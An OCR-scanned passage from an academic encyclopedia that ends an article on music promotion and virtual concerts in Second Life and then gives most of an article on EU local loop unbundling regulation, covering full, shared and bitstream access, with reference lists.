In contrast to other MMORPGs, which are generally populated by young male users, the average age of Second Life users was 33. Fifty perent of them were female and many of them had never played online games before (Keegan, 2006). It is also claimed that in contrast to the emergent "1% rule" (that in user-created online environments such as Wikipedia only 1% of users actually create their own content, rather than simply browsing content already created by others) (Arthur, 2006) 60% of users create their own content (Keegan, 2006). Second Life is free to access, although a subscription is required to purchase land. The currency used in Second Life was the Linden Dollar, which could be bought and exchanged at the Lindex Currency Exchange or a number of other "in-world" third party exchanges, for example, buying a virtual CD.

In Second Life the creation, reproduction, and distribution of music are the same as in the modern real world. Still, artists and labels have to market and promote their music to their audience using virtual CDs, virtual flyers, and virtual advertising, spreading the word through online connections in the same way that word of mouth works in the real world.

More significant, though, is the possibility for the consumer to interact directly with the artist in a far more personal way than is possible in the real world or even on the rest of the Internet. Apart from the other more "conventional" online ways (e.g., through e-mail, blogs, wikis) in which the Internet has made it possible for artists and consumers to communicate, Second Life added a new and, for the music fan, far more exhilarating prospect. It enabled both artist and audience to "see" each other face to face, interacting in a direct and intimate fashion that could only be replicated in the real world by a face to face meeting. For many artists this was not always practical, as geography or time created irreversible obstacles between them that only the Internet could overcome. It is the fundamentally virtual nature of Second Life rather than any one specific innovation that facilitates the environment within which such intimate communication is possible. For popular artists, face to face meetings with fans were surrounded with additional, more complex problems, such as security, safety, and privacy, which were high priority to artists as they became more successful and their fans became more numerous and vocal. In the "real world" many artists (e.g., Britney Spears and Nicole Richie) had expressed fears for their safety and that of their family (BBC, 2006) and shown symptoms of stress through the unwanted attentions of photographers and fans (Spotlighting News, 2006). This phenomenon is one that was not possible in Second Life, where unwanted attention could be simply filtered out. In Second Life, an artist—no matter how famous—can meet and interact with fans while being at no risk to their own personal physical safety.

On the other hand, it is questionable whether virtual performances could generate the same feelings and emotions that "traditional" performances can. Also, virtual performances pose a number of challenges, mainly technical ones, to artists and labels, especially small ones. It may be the case that virtual performances can reach fans from all over the world, but this can only happen if the required skills and resources are available.

CONCLUSION

This article has outlined cases of application of information and communications technologies to facilitating live music performances and to assisting and supporting the promotion of artists and their work. In most cases, there are reflections of the real world in the virtual one. This is perhaps to be expected, as all stakeholders are still taking the first steps toward familiarising themselves with the new medium and exploring its potential. In the future, the possibilities created by virtual worlds could drive more innovative applications that will not only imitate the activities that take place in the real world, but also extend them, especially when it comes to the interactions between the artists and the fans and how music is performed. However, whether such innovations will be widely adopted and used as primary methods of promotion is yet to be seen.

REFERENCES

Andrews, R. (2006). *Second life rocks (literally)*. Retrieved March 27, 2007, from http://www.wired.com/news/technology/internet/0,71593-0.html?tw=rss.index

Arthur, C. (2006). *What is the 1% rule?* Retrieved March 27, 2007, from http://technology.guardian.co.uk/weekly/story/0,,1823959,00.html

Aversion. (2005). *Beasties plan fan-filmed movie.* Retrieved March 27, 2007, from http://www.aversion.com/news/news_article.cfm?news_id=5340

BBC. (2006). *Spears defends baby car photos*. Retrieved March 27, 2007, from http://news.bbc.co.uk/1/hi/entertainment/4689522.stm

Berry, J. (2006, September 12-14). Music industry value chains in the early 21st century. In *Paper presented at the British Academy of Management: Building International Communities Through Collaboration*, Belfast.

Donohue, A. (2006). *Hotel chain aloft to open its doors in virtual reality.* Retrieved March 27, 2007, from http://www.brandrepublic.com/bulletins/digital/article/577000/hotel-chain-aloft-open-its-doors-virtual-reality/

Keegan, V. (2006). *Slices of life in a parallel universe.* Retrieved March 27, 2007, from http://technology.guardian.co.uk/opinion/story/0,,1824034,00.html

Leeds, J. (2006). *Internet is seizing the spotlight in the live-music business.* Retrieved March 27, 2007, from http://www.nytimes.com/2006/08/03/arts/music/03live.html?_r=1&oref=slogin&pagewanted=print

Logitech. (2006). *Logitech teams with YouTube to promote Webcam video sharing; Company reaches 5 million downloads of Logitech video effects.* Retrieved March 27, 2007, from http://ir.logitech.com/releasedetail.cfm?ReleaseID=203694

Marillion. (2006). *Marillion eWeb: Deadlines approaching*. In joanna.berry@ncl.ac.uk (Ed.) (pp. e-mail). London.

O'Malley, G. (2006). *Virtual worlds: The latest fashion.* Retrieved March 27, 2007, from http://adage.com/digital/article?article_id=110404

Peter. (2006). *Future music*. Retrieved March 27, 2007, from http://the-never.livejournal.com/

Rice, E. (2006, April 10). *When is a record label not a record label?* Retrieved March 27, 2007, from http://blog.ericrice.com/blog/archives/2006/4/10/1877278.html

Spotlighting News. (2006). *Nicole Richie spoke about her weight problem and admitted that gaining a few pounds might be needed while being interviewed by Tyra Banks.* Retrieved March 27, 2007, from http://www.spotlightingnews.com/article.php?news=2764

Whitehead, J. (2006). *Duran Duran become pioneers again with virtual live concert.* Retrieved March 27, 2007, from http://www.brandrepublic.com/bulletins/digital/article/577356/duran-duran-become-pioneers-again-virtual-live-concert/

KEY TERMS

Avatar: An image (often a caricature) that is used to represent a user in an online chat. In online games, like MMORPGs, avatars are 3D characters.

Digital Channels: Mostly used to refer to Internet mechanisms that allow transmitting information in a number of ways (e.g., e-mail, blogs, wikis, podcasts, vodcasts, etc.).

MMORPGs (Massively Multiplayer Online Role Playing Games): Many games, for example, World of Warcraft, may follow specific themes or ask users to perform predefined roles. Other games like Second Life only provide a platform for the world and users can make what they want out of it.

Podcasting: Distribution of multimedia files using a syndication format, for example, RSS. Podcasts may also be available as direct downloads from a Web site. The files can be reproduced by a number of different devices, such as portable multimedia players and computers. Vodcasting is similar to podcasting, but refers to feeds that include video. It is a form of video-on-demand.

Social Network Service: A service supporting the building and growth of a social network which may evolve around one or more applications, for example, sharing of photographs or bookmarks.

Virtual Community: Virtual communities are most often online communities, and are usually created around a common interest which brings together their members. As they do not require a physical presence or space, members may come from anywhere in the world. MMORPGs and social networking services aim to create virtual communities.

Web Cast: The word is derived from the words "Web" and "broadcast" and it refers to audio and visual broadcasting to multiple listeners and viewers over the Internet.

Local Loop Unbundling (LLU) Policies in the European Framework

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

George K. Lalopoulos
Hellenic Telecommunications Organization S.A. (OTE), Greece

Stergios P. Chochliouros
Independent Consultant, Greece

INTRODUCTORY FRAMEWORK

Recent European policies have very early identified (European Commission, 1999) the immense challenge for the European Union (EU) to promote various liberalization and harmonization measures in the relevant electronic communications markets, especially by supporting a series of particular initiatives for competition, investment, innovation, the single market, and consumer benefits (Chochliouros & Spiliopoulou, 2003). In order to fully seize the growth of the digital, knowledge-based economy, it has been suggested that both businesses and citizens should have access to an inexpensive, world-class communications infrastructure and a wide range of modern services, all appropriate to support "broadband" evolution and a wider multimedia penetration. Moreover, all possible different means of access had to prevent from "info-exclusion," while information technologies should be used to renew urban and regional development and to promote innovative technologies (Chochliouros & Spiliopoulou, 2005). To achieve all these expectations, an essential European policy was to "initiate" further competition in local access networks and support the "local loop unbundling" (LLU) perspective, in order to help bring about a considerable reduction in the costs (in terms of price, quality, and innovative services) of using the Internet and to promote high-speed and "always-on" access (Bourreau & Doğan, 2005; Commission of the European Communities, 2006b).

The local loop mainly referred to the physical copper line circuit in the local access network connecting the customer's premises to the operator's local switch, concentrator, or any other equivalent facility. Traditionally, it takes the form of twisted metallic pairs of copper wires (one pair per ordinary telephone line). However, some other potential alternatives can also be taken into account: fiber optic cables are nowadays being increasingly deployed to connect various customers, while other technologies are also being rolled out in the local access network (such as wireless/satellite local loops, power-line networks, or even cable TV networks). Although technology's evolution and market development are very rapid, the above alternatives—*even in a combined use*—cannot provide adequate guarantee to ensure sufficient and nationwide spreading for LLU in a quite reasonable time period (Philpot, 2006) and mainly to address the same customer population, if practically compared to the digital subscriber loop (DSL) option which is offered via the existing copper infrastructures.

Until very recently, the local access network remained one of the least competitive segments of the liberalized European telecommunications market (Commission of the European Communities, 2001) because new entrants did not have widespread alternative network infrastructures and were not able with traditional technologies to match the economies of scale and the scope of other traditional operators notified as having "significant market power" (SMP) in the fixed network (European Parliament & Council of the European Union, 1997). This resulted from the fact that incumbent operators rolled out their old copper local access networks over significant periods of time protected by exclusive rights while, *at the same time*, they were able to fund their investment costs through existing monopoly (or oligopoly) rents. However, this was a feature of the past; as Internet access market has started to become a utility market, together with the full liberalization of the fixed telephony market and the rapid evolution of the broader electronic communications sector, the entire scenery has been dramatically modified. New players (such as Internet companies) are entering the market for IP telephony and are leveraging their large customer bases to gain competitive advantage (Commission of the European Communities, 2006c, 2007). They thus exert pressure on traditional fixed providers to develop new strategies, including investment in broadband and next generation networks to create new, more lucrative, revenue streams from, *for example*, content services (Chochliouros et al., 2007; Hausman & Sidak, 1999). Digital subscriber line services have been so considered, by the consumer, as a utility service in the same view as the telephone or electricity network.

THE EUROPEAN STRATEGIC APPROACH FOR CREATING AN INNOVATIVE FUTURE

The significance to new "market players" of obtaining unbundled access to the local loop of the fixed incumbent across the EU, and the entire European Economic Area (EEA), was strongly recognized by the European Commission, which has thus promoted early initiatives in this area, in particular, with the adoption, *in April 2000*, of a Recommendation (Commission of the European Communities, 2000a) and then an associated communication (Commission of the European Communities, 2000b) on LLU. These revolutionary measures were further supported by the inclusion of the unbundling perspective within the concept of the new European regulatory framework of 2002 (Chochliouros & Spiliopoulou, 2003).

The basic philosophy of the proposed approach for market's liberalization was the assessment that it would not be economically viable for new entrants to duplicate the incumbent's copper local loop access infrastructure in its entirety and within a reasonable time period, while any other alternative infrastructures (e.g., cable television, satellite, optical, and wireless local loops) were not able to offer the same functionality or ubiquity (Commission of the European Communities, 2004a, 2005).

Meanwhile, LLU has also had a huge impact on both the deployment rules and the engineering of modern broadband systems (Ödling, Mayr, & Palm, 2000). The motivation for liberalizing the European e-communications market via LLU was to increase competition and, *consequently*, to provide a broader portfolio of service offerings in more attractive tariffs. Conforming to regulatory practices already applied in the U.S., the European Commission has necessitated operators having SMP in the fixed network to unbundle their copper local telecommunications loop by December 31, 2000. This was, *in fact*, a primary measure to promote the "opening" of the local access markets to the full competition and to introduce new and enhanced electronic facilities in the marketplace. The related argumentation was based on the event that incumbent operators could roll out their own broadband high-speed bit stream services for Internet access in their copper loops, but they might "delay" the introduction of some types of DSL technologies (and services) in the local loop (Starr, Sorbara, Cioffi, & Silverman, 2003), where these could substitute for their current offerings. However, any such delays would be at the expense of the end users; it was therefore appropriate to allow third parties to have unbundled access to the local loop of the SMP (or "notified") operator, in particular, to meet users' needs for the competitive provision of leased lines and high-speed Internet access at least at an initial stage.

The most appropriate international practice for reaching agreement on complex technical and pricing issues for local loop access is the commercial negotiation between the parties involved (Baranes & Bourreau, 2005). However, experience has demonstrated multiple cases where regulatory intervention was necessary due to imbalance in the negotiation power between the new entrant and those market players having SMP (Commission of the European Communities, 2004b, 2006c), and due to the lack of other possible alternatives, it is expected that the role of National Regulatory Authorities (NRAs) would be crucial (European Parliament & Council of the European Union, 2002b) for the future. Thus, under the actual European regulatory practice, NRAs may intervene at their own initiatives to specify issues, including pricing, designed to ensure interoperability of services, maximize economic efficiency, and benefit end users. Meanwhile, costing and pricing rules for local loops and associated facilities (such as collocation and leased transmission capacity) (Eutelis Consult

GmbH, 1998) need to be cost-oriented, transparent, nondiscriminatory, and objective in order to ensure fairness and no distortion of competition.

MEANS OF ACCESS AND TECHNICAL IMPLEMENTATION

The commonly applied European regulatory measures necessitate a specific role which is to be performed by NRAs, in order to ensure that an operator having "SMP" provides its competitors with the same facilities it provides to itself (or to its associated companies), and with the same conditions and/or time-scales. In particular, this option is of high importance for the roll-out of novel services in the local access network, for the availability of collocation space and the provision of leased transmission capacity for access to collocation sites, for preserving quality issues, and for a variety of ordering, provisioning, and maintenance procedures. However, LLU implies that numerous technical, legal, and economic problems have to be solved, simultaneously, in multiple instances. Dynamic decisions have to be made on all relevant topics, especially when market players cannot find "commonly" accepted solutions (European Parliament & Council of the European Union, 2000). Physical access should normally be provided to any feasible termination point of the copper local loop where the new operator can collocate and connect its own network equipment and facilities to deliver services to its customers. In theory, collocating companies have to be allowed to place any equipment necessary to access the unbundled local loop using available collocation space and to deploy (or rent) transmission links from there up to the point of presence of the new entrant (European Parliament & Council of the European Union, 2002a). Furthermore, they need be able to specify any types of the available collocation (e.g., shared, caged/cageless, physical, or virtual) and to provide information about availability of power and air-conditioning facilities at these sites with rules for subleasing of collocation space. NRAs supervise the entire processes to guarantee full application of the EU law requirements and, *if necessary*, to apply appropriate remedies; in addition, NRAs have the full duty to appropriately define any relevant "unbundled markets" (i.e., the wholesale unbundled access, including shared access, to metallic loops and subloops for the purpose of providing broadband and voice services) based on national circumstances by taking into account the existing EU regulatory provisions and the "SMP" concept (Commission of the European Communities, 2003a). Almost all European NRAs have already imposed some sort of price control and cost accounting obligation for the relevant market (London Economics, 2006).

According to the technical approaches proposed up to the present day (Squire, Sanders & Dempsey L.L.P., 2002), three ways of access to the local loop of twisted copper pairs can be considered (Commission of the European Communities, 2000a, 2000b). These can be evaluated (and become applicable) under certain well-defined criteria, based either on technical feasibility or the need to maintain network integrity (OECD, 2003a, 2003b). Current market experience has demonstrated that these distinct solutions can provide "complementary means of access" and resolve various operational matters in terms of: time to market; subscriber take-rate; availability of a second subscriber line; local exchange node size; spectral compatibility between systems (due to potential cross-talk between copper pairs); and availability of collocation space/capacity in the exchange (Federal Communications Commission, 2001; Gregg, 2006). The diverse means of LLU access are listed as follows:

"Full unbundling" of the local loop: In this case, the copper pair is entirely rented to a third party for its beneficiary and exclusive use under a bilateral agreement with the incumbent operator. The new entrant acquires full control of the relationship with its end user for the provision of full-range telecommunication services over the local loop, including the deployment of digital subscriber line systems for high-speed data applications. This option gives the new operator exclusive use of the full-frequency spectrum available on the copper line, thus enabling the most innovative and advanced DSL technologies and services, that is, data rates of up to 60 Mbit/s to the user using VDSL (Very high-speed DSL). Work on standardizing VDSL is currently taking place in several fora, including the International Telecommunications Union (ITU), the European Telecommunications Standards Institute (ETSI), and the American National Standards Institute (ANSI) (ANSI, 2004; ETSI, 2005; ITU, 2006).

Figure 1(a) demonstrates the case where the customer wants to change telephone and/or leased-line service provider and the new entrant benefits of the full unbundling to provide competitive services (i.e.,

Figure 1(a). A simple case of "full" local loop unbundling





Figure 1(b). Case of "full" LLU, via the use of xDSL modem



by considering multiservice voice and data offering). Figure 1(b) is an alternative instance where the new entrant uses "full" LLU to provide high-speed data service to a customer over a second line, using any type of xDSL modems. (In this case the customer retains the incumbent as provider of telephone services in the first line.)


"Shared use" of the copper line: That is, unbundled access to the "unused" high-frequency part of the spectrum for the competitive provision of DSL systems and services up to 8 Mbit/s by third parties (ITU, 2005a, 2005b). In this case, the incumbent operator continues to provide telephone service using the lower frequency part of the spectrum, while the new entrant delivers high-speed data services over the same copper line using its own high-speed asymmetric DSL (ADSL) modems. Telephone traffic and the data traffic are separated through a splitter before the incumbent's switch. The local loop remains connected to, and part of, the public switched telephone network (PSTN).

This type of access offers an efficient as well as a cost-effective solution for a user wishing to retain the telephone facility being provided by the incumbent operator, but seeking a fast Internet service from an Internet service provider (ISP) of his choice. The "shared use" case provides the particular attribute that different services can be ordered independently from different market providers.

In the context of this specific approach, the ITU has elaborated a variant ADSL solution in its "G.Lite" Recommendation (ITU, 1999) that is easy to deploy in customer premises because it is "splitter-less" (it needs a very simple serial filter that separates voice from data and does not demand any rewiring at these premises). Speeds are up to 1.5 Mbit/s downstream to the user and 385 kbit/s upstream. Some PC suppliers are already marketing relevant equipment with integrated G.Lite-ADSL modems so that standard international solutions can be rolled out on a large scale in the residential market.

Figure 2 illustrates an example where the new operator supplies the customer with an ADSL modem for connection and installs a DSL access multiplexer or DSLAM (which combines ADSL modems and a

Figure 2. Case of "shared use" for LLU



network interface module) on the incumbents premises, based on a collocation agreement. (The interface between the incumbent's system and the new entrant is found at point C).

"High-speed bit-stream access" (also called "service unbundling"). This alternative case refers to the situation where the incumbent operator installs a high-speed access link to the customer premises (e.g., by installing its preferred ADSL equipment and configuration in its local access network) and then makes this access link available to third parties, enabling them to provide high-speed services to the customers (European Telecommunications Platform, 2001).


Bit-stream access is a wholesale product that consists of the provision of transmission capacity in such a way as to allow new entrants to offer their own, value-added services to their clients. The incumbent can thus provide transmission services to its competitors in order to "carry" traffic to a "higher" level in the network hierarchy where new entrants may already have a point of presence (e.g., a transit switch location). Thus, alternative operators can provide services to their end users on a circuit-service or a switched-service basis. This form of local access does not actually entail any unbundling of the copper pair in the local loop (but it may use only the higher frequencies of the copper local loop as in the case of "shared access", previously discussed).

For a new market "player," the problem in sufficiently exploiting access to unbundled copper pairs is that it involves building out its core network to the incumbent's local exchanges, where copper pairs are terminated; however, this option, when combined with a transmission service that delivers traffic to the new entrant's point-of-presence, can be more attractive, in particular in the early stage of the newcomer's network deployment (Baake & Preissl, 2006). In addition, the "bitstream access" can also be attractive for the incumbent operator in that it does not involve physical access to copper pairs and so allows for a higher degree of network optimization (ERG, 2005).

Figure 3 illustrates an example where both customers continue to receive telephone services from the incumbent operator. The incumbent can dispose a high-speed access link to some third parties. The incumbent may also provide transmission services to its competitors (e.g., by using its ATM (Asynchronous Transfer Mode) or IP (Internet Protocol) network) to carry competitors' traffic from the DSLAM to a "higher" level in the network hierarchy.

As for the potential applicability of these three distinct methods of access to the local loop, the appropriate (and fully authorized) European and national authorities have considered them as "complementary"; that is, they have to be evaluated in parallel to strengthen competition and improve users' choices by allowing the market to decide (Höckels, 2001; OFCOM, 2004) which offering best meets users needs, conforming to the evolving user demands and the technical/investment requirements of market players (OFCOM, 2003). However, the obligation to provide unbundled access to the local loop does not imply that any "SMP operators" have to install new local network infrastructure specifically to meet third beneficiaries' requests (European Parliament & Council of the European Union, 2000).

Figure 3. Case of "high-speed bit-stream access"



As an "alternative" complementary option for realizing LLU, the case of the "simple resale" can be also considered: In contrast to bit-stream access, simple resale occurs where the new entrant receives and sells on to end users with no possibility of value added features to the DSL part of the service, a product that is commercially similar to the DSL product provided by the incumbent to its own retail customers, irrespective of the ISP service that may be packaged with it. Resale offers are not a substitute for bit-stream access because they do not allow new entrants to differentiate their services from those of the incumbent (i.e., where the new entrant simply resells the end-to-end service provided to him by the incumbent on a wholesale basis). However, resale, which in the main is still unregulated, is unlikely to provide a basis for sustainable competition. Moreover, it is perceived as a means by which incumbents exercise continued control over the end users. This is becoming critically important in some EU member states.


The development of technical specifications to implement LLU is not an easy matter to deal with for all related potential issues. Conditions for realizing unbundled access to the local loop (Commission of the European Communities, 2000a, 2000b; Eutelis Consult GmbH, 1998; Ödling et al., 2000), *independently of the particular method used*, may implicate an immense variety of required technical information. For example, it is of prime importance to specify the network elements to which access is offered. This option may include, among others (Openreach, 2007): (i) Access to raw copper local loops (copper terminating at the local switch) and subloops (copper terminating at the remote concentrator or equivalent facility) in the case of "full" unbundling; (ii) access to nonvoice frequencies of a local loop in the case of "shared access" to the local loop; and (iii) access to space within a main distribution frame (MDF) site of the "notified" operator for attachment of DSLAMs, routers, ATM multiplexers, remote switching modules, and similar types of equipment to the local loop of the incumbent operator (European Telecommunications Platform, 2001).

Another significant issue refers to the "availability" option and takes into account all relevant details regarding local network architecture, information concerning the locations of physical access sites, and availability of copper pairs in specific parts of the access network. The successful provision of LLU also implicates the explicit definition of other technical conditions such as technical characteristics of copper pairs in the local loop, lengths, wire diameters, loading coils and bridged taps of the copper infrastructure, line testing, and conditioning procedures. Other information can incorporate specifications for DSL equipment, splitters, and so forth (with reference to existing approved standards or recommendations) as well as potential usage restrictions, spectrum limitations, and electromagnetic compatibility (EMC) requirements designed to prevent interference with other systems.

One of the principal advantages that liberalization and ensuing competition have created for consumers is lower prices for communications services offered (Europe Economics, 2004; Mercer Management Consulting & NERA Economic Consulting, 2006). Some EU member states have achieved competition based on full or shared LLU access; in this context, LLU has become the main access option for alternative ADSL providers. Local loop unbundling (in the form of fully unbundled lines and share access) is now the main wholesale access for new entrants, followed by bit-stream access. Many operators may have a preference for shared access partly because the unbundling process is much easier and because they can provide VoIP (voice over Internet protocol) as an alternative to switched voice and a full set of services (voice, data, and video) independently of the incumbents. In addition, it allows alternative operators to provide single billing to their customers and permits market operators to modify the characteristics of the service in a competitive way.

There is a strong relationship between LLU pricing and the strategies adopted by alternative operators, especially in infrastructure based competition (Li & Whalley, 2002). In principle, lower LLU fees create greater demand for access to the local loop, although provisioning and technical conditions remain important (Analysus, 2005). There is a clear downward trend in price levels for both full unbundled and shared access lines, although there is still an "uneven" picture across the EU. There is also a trend towards homogenization of monthly rental tariffs for fully unbundled lines after significant price reductions in some countries have brought prices closer to "EU average" (Commission of the European Communities, 2006a, 2006c, 2007). Price levels for both fully unbundled and shared access continue to decrease EU-wide, although the drop is less pronounced for fully unbundled access. While it is true that growth in broadband resale arrangements was particularly pronounced in 2006 (up by 124%), alternative providers continued to climb the ladder of investment with more than 4.1 million new fully unbundled local loops (up by 79%) bringing several billion euros of investment into new infrastructure. Figure 4 illustrates the availability of unbundled access lines in the European market, based on official European Commission's informative data, demonstrating the progress achieved during the period 2003–2006. It also provides a comparative distinction between the diverse means for realizing local loop unbundling in parallel with resale activities. (Resale continues to grow mainly as a result of the fact that the incumbent reduces the prices of unregulated resale products.)

Figure 4. Availability of wholesale LLU access in the EU (Commission of the European Communities, 2007)



CONCLUSION

Overall, the electronic communications sector is continuously adapting to changing technologies and market developments. In the harmonized European context for the effective promotion of an advanced and competitive electronic communications market, offering users a wide choice for a full range of communications services (also including broadband multimedia-related and local access high-speed Internet services), LLU can be estimated as a necessary "precondition" (OVUM, 2003) for any further evolution of the relevant market(s) (Chochliouros & Spiliopoulou, 2002). The regulatory framework for electronic communications set up in 2002 involved a major overhaul in regulatory approach, linking sector-specific regulation and competition law in a novel way.

In particular, the recent European regulatory measures and the corresponding practices have fully supported the perspective of unbundled access to the copper local loop of fixed operators having significant market power, under transparent, fair, and nondiscriminatory conditions, conformant to the European strategic requirements. Up to the present day, significant progress has been achieved in the area, although various problems still exist, mainly due to the great complexity of the relevant technical issues (Frantz, 2002). To supersede any potential obstacle, three alternative LLU methods have been currently offered, each one with distinct advantages and different choices for both operators and users/consumers. The European Commission has assessed LLU as a means to encourage long-term infrastructure competition (Commission of the European Communities, 2003b) by allowing entrants to "*test out*" the marketplace before finally building their own infrastructure, *and consequently*, to develop infrastructures for promoting the vital growth of electronic communications and e-commerce innovations directly to the end users. Thus, the corresponding sectors may offer multiple business opportunities to all market "actors" involved. Experience already gained can prove that local loop unbundling will complement the recent provisions in EU law, especially to guarantee universal service and affordable access for all citizens by enhancing competition, ensuring economic efficiency, and bringing maximum benefit to users in a secure, harmonized, and timely manner (Mercer Management Consulting & NERA Economic Consulting, 2006).

REFERENCES

American National Standards Institute (ANSI) (2004). *T1-424: VDSL standard: Interface between networks and customer installation very-high-bit-rate digital subscriber lines (VDSL) metallic interface (DMT based)*. New York: Author.

Analysus (2005). *Cost of the BT UK Local Loop Network: Report for OFCOM*. London: Office of Communications (OFCOM).

Baake, P., & Preissl, B. (2006). *Local loop unbundling and bitstream access: Regulatory practice in Europe and the U.S.* Berlin, Germany: Deutsches Institut für Wirtschaftsforschung (DIW) Berlin. Retrieved May 15, 2008, from http://www.diw-berlin.de/deutsch/produkte/publikationen/diwkompakt/docs/diwkompakt_2006-020.pdf

Baranes, E., & Bourreau, M. (2005). An economist's guide to local loop unbundling. *Communications & Strategies*, *57*, 13–31.

Bourreau, M., & Doğan, P. (2005). Unbundling the local loop. *European Economic Review*, *49*(1), 173–199.

